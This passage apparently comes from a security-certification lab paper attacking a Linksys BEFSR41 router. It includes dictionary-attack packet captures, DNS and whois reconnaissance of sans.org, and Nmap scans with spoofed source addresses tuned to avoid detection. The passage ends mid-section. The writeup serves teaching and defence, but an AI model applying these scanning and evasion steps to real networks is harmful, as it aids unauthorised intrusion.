A freeware (not open source), tool that has a great user interface, as well as some nice graphical reporting capability is called WallWatcher. This tool not only logs information from the Linksys router, but also performs some analysis and provides the results in a nice graphical report. WallWatcher can be found at the following URL: http://www.wallwatcher.com/

A visit to the Gibson Research Corporation website at http://grc.com and a scan of the target IP address using the ShieldsUP! link allowed the testing of the device's logging capability against some common TCP and UDP ports. WallWatcher detects this type of scan very easily, and can be configured to make audible alerts, flash system tray icons, and even send email, when events are logged.



Date	Time	Dir	Remote IP Addr	Remote Name	R Port	Local IP Addr	L Port
2004/01/19	20:16:24.66	M		[01:11:18]: free buffer=149,sysMTU=1500			
2004/01/19	20:15:53.66	M		[01:10:47]: free buffer=149,sysMTU=1500			
2004/01/19	20:15:24.66	O	.4	clock.redhat.com	ntp - 123	192.168.1.102	ntp - 123
2004/01/19	20:15:22.73	M		[01:10:16]: free buffer=149,sysMTU=1500			
2004/01/19	20:15:28.66	A		187 Inbound events in the last 15 seconds			
2004/01/19	20:15:20.20	I	.1. .228	shieldsup.grc.com	50582	.201	0
2004/01/19	20:15:28.59	A		186 Inbound events in the last 15 seconds			
2004/01/19	20:15:20.20	I	.1. .228	shieldsup.grc.com	50582	.201	ftp/audiogalaxy - 21
2004/01/19	20:15:28.52	A		185 Inbound events in the last 15 seconds			
2004/01/19	20:15:20.13	I	.1. .228	shieldsup.grc.com	50582	.201	finger - 79
2004/01/19	20:15:28.44	A		184 Inbound events in the last 15 seconds			
2004/01/19	20:15:20.11	I	.1. .228	shieldsup.grc.com	50582	.201	pop3 - 110
2004/01/19	20:15:28.36	A		183 Inbound events in the last 15 seconds			
2004/01/19	20:15:20.11	I	1. .228	shieldsup.grc.com	50582	.201	nntp - 119
2004/01/19	20:15:28.28	A		182 Inbound events in the last 15 seconds			
2004/01/19	20:15:20.02	I	.1. .228	shieldsup.grc.com	50582	.201	imap - 143
2004/01/19	20:15:28.22	A		181 Inbound events in the last 15 seconds			
2004/01/19	20:15:20.02	I	.1. .228	shieldsup.grc.com	50582	.201	ldap/ms-ils - 389
2004/01/19	20:15:28.14	A		180 Inbound events in the last 15 seconds			
2004/01/19	20:15:20.02	I	.1. .228	shieldsup.grc.com	50582	.201	https - 443
2004/01/19	20:15:28.08	A		179 Inbound events in the last 15 seconds			
2004/01/19	20:15:19.94	I	.1. .228	shieldsup.grc.com	50582	.201	win2k-ils - 1002
2004/01/19	20:15:28.00	A		178 Inbound events in the last 15 seconds			
2004/01/19	20:15:19.94	I	.1. .228	shieldsup.grc.com	50582	.201	kdm - 1024
2004/01/19	20:15:27.92	A		177 Inbound events in the last 15 seconds			
2004/01/19	20:15:19.94	I	.1. .228	shieldsup.grc.com	50582	.201	:kjack/listen/shoppro - 1025
2004/01/19	20:15:27.86	A		176 Inbound events in the last 15 seconds			
2004/01/19	20:15:19.94	I	.1. .228	shieldsup.grc.com	50582	.201	nterm - 1026
2004/01/19	20:15:27.80	A		175 Inbound events in the last 15 seconds			
2004/01/19	20:15:19.92	I	.1. .228	shieldsup.grc.com	50582	.201	IIS/ICQ - 1027
2004/01/19	20:15:27.72	A		174 Inbound events in the last 15 seconds			
2004/01/19	20:15:19.86	I	.1. .228	shieldsup.grc.com	50582	.201	ms-lsa - 1028
2004/01/19	20:15:27.66	A		173 Inbound events in the last 15 seconds			
2004/01/19	20:15:19.84	I	.1. .228	shieldsup.grc.com	50582	.201	ms-lsa - 1029
2004/01/19	20:15:27.58	A		172 Inbound events in the last 15 seconds			
2004/01/19	20:15:19.84	I	.1. .228	shieldsup.grc.com	50582		iad1 - 1030

20:16 IN: 187 / min 437 / ten min 437 / hr OUT: 5 / min 12 / ten min 12 / hr ALERT: 20:15 01/19

Figure 8 – WallWatcher Interface showing a scan from GRC

2.6.3 tcpdump output

The output from tcpdump (and Windump as well) is a great method to verify that network traffic is occurring and that the attacker and victim are communicating, but these tools need some additional application software to parse the data and create useful information. This is the output from the attack machine against the victim machine during the THC-Hydra-Linksys dictionary attack. For this example, the attacker's IP address is 192.168.1.101 and the victim's IP address (Linksys BEFSR41 router) is 192.168.1.1

```
13:00:08.277612 192.168.1.1.80 > 192.168.1.101.38552: S 158766040:158766040(0) ack 547394979 win 5840 <mss 1460>
13:00:08.277684 192.168.1.101.38552 > 192.168.1.1.80: . ack 1 win 5840 (DF)
13:00:08.277787 192.168.1.101.38552 > 192.168.1.1.80: . ack 1 win 5840 (DF)
13:00:08.278047 192.168.1.101.38552 > 192.168.1.1.80: P 1:92(91) ack 1 win 5840 (DF)
13:00:08.278166 192.168.1.101.38552 > 192.168.1.1.80: P 1:92(91) ack 1 win 5840 (DF)
13:00:08.283437 192.168.1.1.80 > 192.168.1.101.38552: . 1:548(547) ack 92 win 5840
13:00:08.283520 192.168.1.101.38552 > 192.168.1.1.80: . ack 548 win 6564 (DF)
13:00:08.283441 192.168.1.1.80 > 192.168.1.101.38552: F 548:548(0) ack 92 win 5840
13:00:08.283665 192.168.1.101.38552 > 192.168.1.1.80: . ack 548 win 6564 (DF)
13:00:08.305731 192.168.1.101.38552 > 192.168.1.1.80: F 92:92(0) ack 549 win 6564 (DF)
13:00:08.305888 192.168.1.101.38552 > 192.168.1.1.80: F 92:92(0) ack 549 win 6564 (DF)
13:00:08.306311 192.168.1.1.80 > 192.168.1.101.38552: . ack 93 win 5840
13:00:08.586660 192.168.1.101.38553 > 192.168.1.1.80: S 552877828:552877828(0) win 5840 <mss 1460,sackOK,timestamp
9122786 0,nop,wscale 0> (DF)
13:00:08.587655 192.168.1.1.80 > 192.168.1.101.38553: S 158766360:158766360(0) ack 552877829 win 5840 <mss 1460>
13:00:08.587694 192.168.1.101.38553 > 192.168.1.1.80: . ack 1 win 5840 (DF)
13:00:08.587995 192.168.1.101.38553 > 192.168.1.1.80: P 1:96(95) ack 1 win 5840 (DF)
13:00:08.596378 192.168.1.1.80 > 192.168.1.101.38553: . 1:548(547) ack 96 win 5840
13:00:08.596703 192.168.1.101.38553 > 192.168.1.1.80: . ack 548 win 6564 (DF)
13:00:08.596381 192.168.1.1.80 > 192.168.1.101.38553: F 548:548(0) ack 96 win 5840
13:00:08.596824 192.168.1.101.38553 > 192.168.1.1.80: . ack 548 win 6564 (DF)
13:00:08.610819 192.168.1.101.38553 > 192.168.1.1.80: F 96:96(0) ack 549 win 6564 (DF)
13:00:08.611696 192.168.1.1.80 > 192.168.1.101.38553: . ack 97 win 5840
13:00:08.896528 192.168.1.101.38554 > 192.168.1.1.80: S 554685640:554685640(0) win 5840 <mss 1460,sackOK,timestamp
9122817 0,nop,wscale 0> (DF)
13:00:08.896662 192.168.1.101.38554 > 192.168.1.1.80: S 554685640:554685640(0) win 5840 <mss 1460,sackOK,timestamp
9122817 0,nop,wscale 0> (DF)
13:00:08.897564 192.168.1.1.80 > 192.168.1.101.38554: S 158766670:158766670(0) ack 554685641 win 5840 <mss 1460>
              1 192.168.1.101.38554 > 192.168.1.1.80: . ack 1 win 5840 (DF)
              8 192.168.1.101.38554 > 192.168.1.1.80: . ack 1 win 5840 (DF)
```

One username / password attempt

3.0 The Platforms / Environments

3.1 Victim's Platform

The victim's platform consists of two major devices. The attack is conducted against a Linksys BEFSR41 router / switch, in addition to simulate a "typical" environment, two Intel x86-based generic (custom-built) Personal Computers (PCs) will be included, and one will capture the Linksys logs using WallWatcher.

The PCs have the following major components:

- Processor
    - Pentium 4 2.4 Ghz processor
    - x86 Family 15 Model 2 Stepping 9 GenuineIntel ~2405 Mhz.
- BIOS Version
    - BIOS Date: 04/22/03 22:17:52 Ver: 08.00.09
- Memory
    - Total Physical Memory 1,047,276 KB
    - Total Virtual Memory 3,568,748 KB
    - Page File Space 2,521,472 KB
- Storage
    - 2 - 80 Gigabyte Hard Drives
    - CD / DVD drive
    - 3.5 inch Floppy drive
    - USB support

3.1.1 Operating Systems


The Linksys BEFSR41 has a proprietary operating system and is using firmware version 1.45.7, which was released on July 31, 2003.

The PC is running the Microsoft Windows 2000 Operating System, version 5.0.2195 Service Pack 4 Build 2195. The victim PCs have all security updates, service packs, critical updates, and recommended updates as of 05 February 2004 installed.

3.1.2 Applications

The Linksys device does not run any applications, but does contain a web server capable of processing HTTP – Basic Authentication requests, which must be accessed through a web-browser.

In addition to the links provided by the interface at the top of the web page, (see Figure 9,) there is an "under documented" web page that can be accessed by using the following URL (from the internal network) : http://192.168.1.1/LogManage.htm. This page is not listed in the user documentation.


http://192.168.1.1/LogManage.htm - Microso...
File Edit View Favorites Tools Help
Address http://192.168.1.1/LogManage.htm
Go
Back
Search
Google
Done
Internet

☑ Access Log
☑ System Log
☑ PPPoE & RAS Log
☑ NAT Log

Apply

Figure 9 – LogMangage Screen

The Windows 2000 PC runs various business applications such as the following major products:

- Microsoft Office 2000
  - Word
  - Excel
  - PowerPoint
- Symantec Anti-Virus
  - Program - 8.00.9378
  - Scan engine – 4.1.0.15
  - Virus definition file – 1/24/2004 rev. 6
- Adobe Reader 6.0
- WinZip 8.1 SR 1

3.2 Network Diagram




Figure 10 – Network Diagram

3.3 Source Network

3.3.1 Explanation of Source Network Topology

The Source Network or Attack Network is based on a laboratory simulation of a real-world scenario. The Internet connection is simulated through the use of private IP addresses and a simple hub.

The attack machine used VMware to simulate the use of two separate computers, even though both computers ran from the same hardware, but the attack machine used two network interface cards. The VMware host was running Microsoft Windows 2000 and the guest operating system was Red Hat 8.0 Linux. All Operating Systems were run with the most up to date patching and security fixes available at the time of testing.

A simple 8 port 10-based T Ethernet hub is used to transport data from the attack machines to the Linksys device.

3.4 Target Network

3.4.1 Explanation of Target Network Topology

The Target Network or Victim Network consists of a Linksys BEFSR41 4-port router / switch. The typical configuration for this device is to connect the Ethernet-based connection to the WAN port of the device. However, since this simulation took place in a laboratory, and was isolated from the Internet, the Linksys WAN port was connected directly into the hub from the Source Network. The Target computers were connected directly into the Linksys ports.

The Linksys device was configured as follows:

- Remote Management enabled, and uses port 8080.
- Password is Welcome1
- DHCP is enabled
- No internal computers are in the DMZ – set to zero
- No ports are forwarded to any internal computer
- Everything else is set to default

4.0 Stages of the Attack

4.1 Reconnaissance

The reconnaissance techniques discussed in this section (4.1) would not be detectable in this environment because no Internet-based servers are being. Assuming some Internet-based servers were running, the target of **sans.org** will be shown for this discussion about reconnaissance.

Using the website http://www.kloth.net/services/ several scans were conducted. Many of these types of websites provide these services such as:

http://www.kloth.net/services/
http://www.dnsstuff.com/
http://www.checkdns.net/
http://network-tools.com/
http://www.itools.com/internet/

The principal advantage to using one of these types of sites instead of a direct scan is that the attackers own IP address is not seen in the victim's log files.

The following reconnaissance tools were used:

- Nslookup
- Dig
- Whois
- Traceroute

4.1.1 nslookup

Enter the domain name of the target network, choose defaults for the server and query type and look it up. This type of data can provide general information such as addresses, phone numbers, points of contact, and the authoritative domain name servers. Hackers can use this information for social engineering or more in-depth reconnaissance.

Input:

> **Domain:** sans.org
> **Server:** ns1.kloth.net
> **Query:** ANY

Output:

```
Server:      ns1.kloth.net
Address:     213.133.98.149#53

Non-authoritative answer:
sans.org     nameserver = ns2.homepc.org.
sans.org     nameserver = ns1.giac.net.
sans.org     nameserver = ns1.homepc.org.
sans.org     nameserver = ns2.giac.net.

Authoritative answers can be found from:
sans.org     nameserver = ns1.giac.net.
sans.org     nameserver = ns1.homepc.org.
sans.org     nameserver = ns2.giac.net.
sans.org     nameserver = ns2.homepc.org.
ns1.homepc.org     internet address = 207.36.86.169
ns2.homepc.org     internet address = 68.166.125.210
```

4.1.2 dig

Dig is very similar to nslookup and has the same input parameters.

Input:

Domain: sans.org
Server: ns1.kloth.net
Query: ANY

Output:

```
; <<>> DiG 9.1.3 <<>> sans.org ANY
 ;; global options:  printcmd
 ;; Got answer:
 ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3098
 ;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 4, ADDITIONAL: 2

 ;; QUESTION SECTION:
 ;sans.org.                IN    ANY

 ;; ANSWER SECTION:
 sans.org.          86371  IN    NS     ns1.homepc.org.
 sans.org.          86371  IN    NS     ns2.giac.net.
 sans.org.          86371  IN    NS     ns2.homepc.org.
 sans.org.          86371  IN    NS     ns1.giac.net.

 ;; AUTHORITY SECTION:
 sans.org.          86371  IN    NS     ns1.homepc.org.
 sans.org.          86371  IN    NS     ns2.giac.net.
 sans.org.          86371  IN    NS     ns2.homepc.org.
 sans.org.          86371  IN    NS     ns1.giac.net.

 ;; ADDITIONAL SECTION:
 ns1.homepc.org.           86371  IN    A      xxx.xx.xxx.169
 ns2.homepc.org.           86371  IN    A      xx.xxx.xxx.210

 ;; Query time: 23 msec
 ;; SERVER: 127.0.0.1#53(127.0.0.1)
 ;; WHEN: Sun Jan 25 05:37:18 2004
 ;; MSG SIZE  rcvd: 201
```

4.1.3 whois

This is another method to gather information, see nslookup.

Input:

Domain: sans.org

Output:

```
NOTICE: Access to .ORG WHOIS information is provided to assist persons in
determining the contents of a domain name registration record in the PIR
registry database. The data in this record is provided by Public Interest Registry
for informational purposes only, and PIR does not guarantee its
accuracy.  This service is intended only for query-based access.  You agree
that you will use this data only for lawful purposes and that, under no
circumstances will you use this data to: (a) allow, enable, or otherwise
support the transmission by e-mail, telephone, or facsimile of mass
unsolicited, commercial advertising or solicitations to entities other than
the data recipient's own existing customers; or (b) enable high volume,
automated, electronic processes that send queries or data to the systems of
Registry Operator or any ICANN-Accredited Registrar, except as reasonably
necessary to register domain names or modify existing registrations.  All
rights reserved. PIR reserves the right to modify these terms at any
time. By submitting this query, you agree to abide by this policy.

Domain ID:D4201868-LROR
Domain Name:SANS.ORG
Created On:04-Aug-1995 04:00:00 UTC
Last Updated On:18-Oct-2003 21:41:09 UTC
Expiration Date:03-Aug-2010 04:00:00 UTC
Sponsoring Registrar:R71-LROR
Status:OK
Registrant ID:C35725469-RCOM
Registrant Name:SANS SANS
Registrant Organization:SANS
Registrant Street1:4610TournayRoad
Registrant City:Bethesda
Registrant State/Province:MD
Registrant Postal Code:20816
Registrant Country:US
Registrant Phone:+1.3019510102
Registrant FAX:+1.3019510104
Registrant Email:hostmaster at sans.org
Admin ID:C35725520-RCOM
Admin Name:SANS SANS
Admin Organization:SANS
Admin Street1:4610TournayRoad
Admin City:Bethesda
Admin State/Province:MD
Admin Postal Code:20816
Admin Country:US
Admin Phone:+1.3019510102
Admin Email:hostmaster at sans.org
Tech ID:C35725521-RCOM
Tech Name:Domain Registrar
Tech Organization:Register.Com
Tech Street1:5758thAvenue
Tech City:NewYork
Tech State/Province:NY
Tech Postal Code:10018
Tech Country:US
Tech Phone:+1.9027492701
Tech Email:domain-registrar at register.com
Name Server:NS1.HOMEPC.ORG
Name Server:NS2.HOMEPC.ORG
Name Server:NS1.GIAC.NET
Name Server:NS2.GIAC.NET.
```

4.1.4 traceroute

A method that is based on ICMP is traceroute and although the host – sans.org – does not respond to the ICMP requests, useful information can still be gained. It is possible to determine, with additional reconnaissance techniques, what the last router's IP address is before – sans.org.

Input:

Host: sans.org

Output:

```
traceroute to sans.org (65.173.218.106), 30 hops max, 40 byte packets
 1  213.133.98.129  0.233 ms   0.318 ms   0.403 ms
 2  et-2-2.RS86001.RZ3.hetzner.de (213.133.96.193)  3.571 ms   3.664 ms   3.734 ms
 3  gi-2-2.RS8K1.RZ2.hetzner.de (213.133.96.57)  3.702 ms   3.902 ms   3.757 ms
 4  nbg.de.lambdanet.net (213.133.96.234)  3.972 ms   4.021 ms   4.105 ms
 5  F-4-eth220-0.de.lambdanet.net (217.71.105.149)  5.980 ms   5.885 ms   5.965 ms
 6  F-8-eth030-0.de.lambdanet.net (217.71.105.42)  6.604 ms   6.534 ms   6.661 ms
 7  mfn-lnet.fra1.de.mfnx.net (216.200.116.65)  4.475 ms   4.422 ms   4.590 ms
 8  so-2-0-0.cr2.fra1.de.mfnx.net (216.200.116.134)  4.730 ms   4.728 ms   4.881 ms
 9  pos10-0.mpr1.ams1.nl.above.net (64.125.30.150)  11.818 ms   11.920 ms   11.961 ms
10  pos2-0.cr1.ams2.nl.above.net (208.184.231.54)  12.801 ms   12.787 ms   12.943 ms
11  so-5-0-0.cr1.lhr3.uk.above.net (64.125.31.153)  19.229 ms   19.210 ms   19.377 ms
12  so-7-0-0.cr1.dca2.us.above.net (64.125.31.186)  91.662 ms   91.627 ms   91.695 ms
13  sl-gw19-rly-3-2.sprintlink.net (144.223.41.217)  95.508 ms   95.424 ms   95.498 ms
14  sl-escal-1-0-0.sprintlink.net (160.81.98.26)  98.983 ms   99.595 ms   100.090 ms
15  * * *
16  * * *
17  * * *
18  * * *
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  * * *
30  * * *
```

4.2 Scanning

Three scans were conducted using Nmap against the Linksys device using the IP address 10.10.10.20.

The first scan was done with Remote Management disabled on the Linksys device. The second and third scan was conducted with Remote management enabled on the Linksys device, but the third scan was performed without trying to determine the Operating System and targeted a single, specific port to reduce the chance of detection.

Nmap returned different guesses for the Operating System, when the Linksys device had the Remote Management feature enabled or disabled.

The first and second Nmap scans were detected on the Linksys device and shown in the WallWatcher Graphical Interface (see Figure 8.) Also, it was assumed that scans would be detected, so the source IP addresses were spoofed.

There are no recommendations for improving response time or improving detection.

No network mapping was done until the Linksys box was successfully exploited, then the DHCP Clients Table was viewed from the Linksys web interface.

There were no changes to the network configuration, but the following diagram shows the relevant components that communicated during the scans.





Figure 11 – Nmap Scan network topology

4.2.1 Remote Management disabled - Nmap scan

The Nmap command used the following command line parameters:

-v	= Verbose
-P0 (zero)	= Don't ping hosts
-O (capital O)	= Use TCP/IP fingerprinting to guess remote operating system
-S	= (spoof) Specify source address
-e	= (spoof) Specify devicename

So, the –S 111.111.111.111.111 spoofed that address to the Linksys device, but the actual device used was set by the –e eth0 command. The Remote OS guess results show a Linksys device, but not the Linksys BEFSR41. This scan was detected and the WallWatcher display looked similar to Figure 12.



Date	Time	Dir	Remote IP Addr	Remote Name	R Port	Local IP Addr	L Port
2004/02/16	23:53:24.00	🟥	111.111.111.111		45915	10.10.10.20	1055
2004/02/16	23:53:24.00	🟥	111.111.111.111		45915	10.10.10.20	1054
2004/02/16	23:53:24.00	🟥	111.111.111.111		45915	10.10.10.20	1053
2004/02/16	23:53:23.95	🟥	111.111.111.111		45915	10.10.10.20	1052
2004/02/16	23:53:23.95	🟥	111.111.111.111		45915	10.10.10.20	1051
2004/02/16	23:53:23.95	🟥	111.111.111.111		45915	10.10.10.20	1050
2004/02/16	23:53:23.94	🟥	111.111.111.111		45915	10.10.10.20	1049
2004/02/16	23:53:23.91	🟥	111.111.111.111		45915	10.10.10.20	1048
2004/02/16	23:53:23.91	🟥	111.111.111.111		45915	10.10.10.20	1047
2004/02/16	23:53:23.86	🟥	111.111.111.111		45915	10.10.10.20	1046

Figure 12 – WallWatcher showing a Nmap scan

Input:

```
#nmap -v -P0 -O -S 111.111.111.111 -e eth0 10.10.10.20
```

Output:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )

Host  (10.10.10.20) appears to be up ... good.

Initiating SYN Stealth Scan against  (10.10.10.20)

The SYN Stealth Scan took 794 seconds to scan 1601 ports.

Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port

Interesting ports on  (10.10.10.20):
(The 1600 ports scanned but not shown below are in state: filtered)

Port        State       Service
113/tcp     closed      auth

Remote OS guesses: Asante FriendlyNet FR3004 Series Internet Hub,
CNIG904B Internet Broadband Gateway firmware version 1.11,
D-Link 704P Ethernet Broadband Gateway, Linksys BEFW11S4 802.11B WAP

Nmap run completed -- 1 IP address (1 host up) scanned in 798 seconds
```

4.2.2 Remote Management enabled - Nmap scan

The Nmap command used the same command line parameters described in 4.2.1. No exact match was found when Remote Management was enabled, but the tcp port 8080 was open. This scan was also detected and the WallWatcher display looked similar to the figure above (Figure 12.)

Input:


```
#nmap -v -P0 -O -S 111.111.111.111 -e eth0 10.10.10.20
```

Output:

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )

Host  (10.10.10.20) appears to be up ... good.

Initiating SYN Stealth Scan against  (10.10.10.20)

Adding open port 8080/tcp

The SYN Stealth Scan took 1152 seconds to scan 1601 ports.

For OSScan assuming that port 8080 is open and port 113 is closed and
neither are firewalled

Insufficient responses for TCP sequencing (1), OS detection may be less
accurate

Interesting ports on  (10.10.10.20):
(The 1599 ports scanned but not shown below are in state: filtered)

Port       State       Service
113/tcp    closed      auth
8080/tcp   open        http-proxy

No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).

TCP/IP fingerprint:

SInfo(V=3.00%P=i686-pc-linux-gnu%D=1/31%Time=401C1B66%O=8080%C=113)
T1(Resp=N)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=Y%DF=N%W=C00%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=C00%ACK=S%Flags=AR%Ops=)
T7(Resp=Y%DF=N%W=C00%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)

Nmap run completed -- 1 IP address (1 host up) scanned in 1254 seconds
```

4.2.3 Remote Management enabled - Nmap scan with single port targeting

The only difference between this scan and the previous scan is this scan does not try to guess the remote operating system (-O) and only targets port 8080. Although this scan would be detected, the following Figure shows the results.



Date	Time	Dir	Remote IP Addr	Remote Name	R Port	Local IP Addr	L Port
2004/02/14	00:30:46.55	M		test Nread error: -12			

Figure 13 – Nmap port targeting

By targeting common ports used for Remote Management a much less noticeable scan was conducted and no IP address or port number data was collected.

The "-p" option can be used to select certain ports, to select port 8080 use the command:

-p 8080

Input:

```
